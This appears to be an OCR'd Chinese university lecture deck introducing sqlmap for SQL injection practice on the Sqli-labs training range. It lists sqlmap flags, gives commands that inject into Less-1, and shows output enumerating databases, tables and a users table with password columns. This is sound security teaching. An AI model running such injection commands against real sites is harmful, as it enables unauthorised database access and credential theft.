


WEB安全-SQL注入之Sqlmap入门

西安电子科技大学网络与信息安全学院
网络行为研究中心

崔艳鹏
ypcui@mail.xidian.edu.cn

写在前面

1. WEB安全问题以SQL注入、XSS攻击为最，因此，本课程主要授课内容实施以网络行为研究中心靶场Sqli-labs_nbrc靶场为对象，进行原理介绍和实践练习 。
2. Lesson-1将详细讲解第一个SQL注入例子，给初学者一个初步思路的引导，后面的课程给出提示。
3. 推荐使用火狐浏览器，非必需，但火狐的一些插件会大大提高注入的效率，以下教程默认使用火狐浏览器.
4. 教程难免会有的纰漏和局限，欢迎指正和讨论。联系方式微信号wwwbird520。


本课程的主要知识点：

- Sqlmap的基本参数
- Sqlmap的基本使用方法

1. sqlmap

- Sqlmap是自动化sql注入工具，使用方法如下。
- 首先切换到 sqlmap的目录下,会发现 Sqlmap.py 文件。
- Sqlmap的使用方法就是执行这个python文件。

  Python sqlmap.py –参数



2. Sqlmap基本参数


- -u “URL”： 指定url
- --dbs ： 查询数据库
- --tables ： 查询所有表名
- --columns ： 查询所有列名
- -D DB_name ： 指定数据库
- -T Table_name ： 指定表
- -C column_name ： 指定列

3. Sqlmap注入

- Sqlmap命令：


  python sqlmap.py –u “ip/sqli-labs/Less-1/?id=1” --dbs --tables –columns

- 命令意为对sqli-labs的less 1进行注入，查询所有的数据库，表名和列名。
- Sqlmap打开如图。
- 在扫描过程中出现的选择按提示输入y或n即可。



3. Sqlmap注入

- Sqlmap扫描结果如图
- 给出了注入参数，注入类型，注入使用的payload，数据库的基本信息等。
- 查询结果也都给出。



3. Sqlmap注入

```
radkeob@ubuntu: /tmp/sqlmap                                  10:29 PM
[22:17:41] [INFO] retrieved: users
Database: challenges
[1 table]
+-------------------------------------------------+
| YB4PH3ZAHH                                      |
+-------------------------------------------------+

Database: security
[4 tables]
+-------------------------------------------------+
| emails                                          |
| referers                                        |
| uagents                                         |
| users                                           |
+-------------------------------------------------+

Database: performance_schema
[52 tables]
+-------------------------------------------------+
| accounts                                        |
| cond_instances                                  |
| events_stages_current                           |
| events_stages_history                           |
| events_stages_history_long                      |
| events_stages_summary_by_account_by_event_name  |
| events_stages_summary_by_host_by_event_name     |
| events_stages_summary_by_thread_by_event_name   |
| events_stages_summary_by_user_by_event_name     |
| events_stages_summary_global_by_event_name      |
| events_statements_current                       |
| events_statements_history                       |
| events_statements_history_long                  |
| events_statements_summary_by_account_by_event_name |
| events_statements_summary_by_digest             |
| events_statements_summary_by_host_by_event_name |
| events_statements_summary_by_thread_by_event_name |
| events_statements_summary_by_user_by_event_name |
| events_statements_summary_global_by_event_name  |
| events_waits_current                            |
| events_waits_history                            |
| events_waits_history_long                       |
| events_waits_summary_by_account_by_event_name   |
| events_waits_summary_by_host_by_event_name      |
| events_waits_summary_by_instance                |
| events_waits_summary_by_thread_by_event_name    |
| events_waits_summary_by_user_by_event_name      |
| events_waits_summary_global_by_event_name       |
```


```
radkeob@ubuntu: /tmp/sqlmap                                  10:30 PM
Database: security
Table: uagents
[4 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| id         | int(3)       |
| ip_address | varchar(35)  |
| uagent     | varchar(256) |
| username   | varchar(20)  |
+------------+--------------+

Database: security
Table: referers
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| id         | int(3)       |
| ip_address | varchar(35)  |
| referer    | varchar(256) |
+------------+--------------+

Database: security
Table: emails
[2 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email_id | varchar(30) |
| id       | int(3)      |
+----------+-------------+

Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

[22:17:41] [INFO] fetched data logged to text files under '/home/radkeob/.sqlmap/output/127.0.0.1
'
radkeob@ubuntu:/tmp/sqlmap$
```

3. Sqlmap注入

- Sqlmap命令：

  python sqlmap.py –u “ip/sqli-labs/Less-1/?id=1” –D security -C users --columns

- 命令意为查询security数据库的users表的列名。
- 执行结果如图。



Thanks!

卓越品质 ，我们到追求！

崔艳鹏

微信：*******

微博：*******

扫一下，有更多惊喜！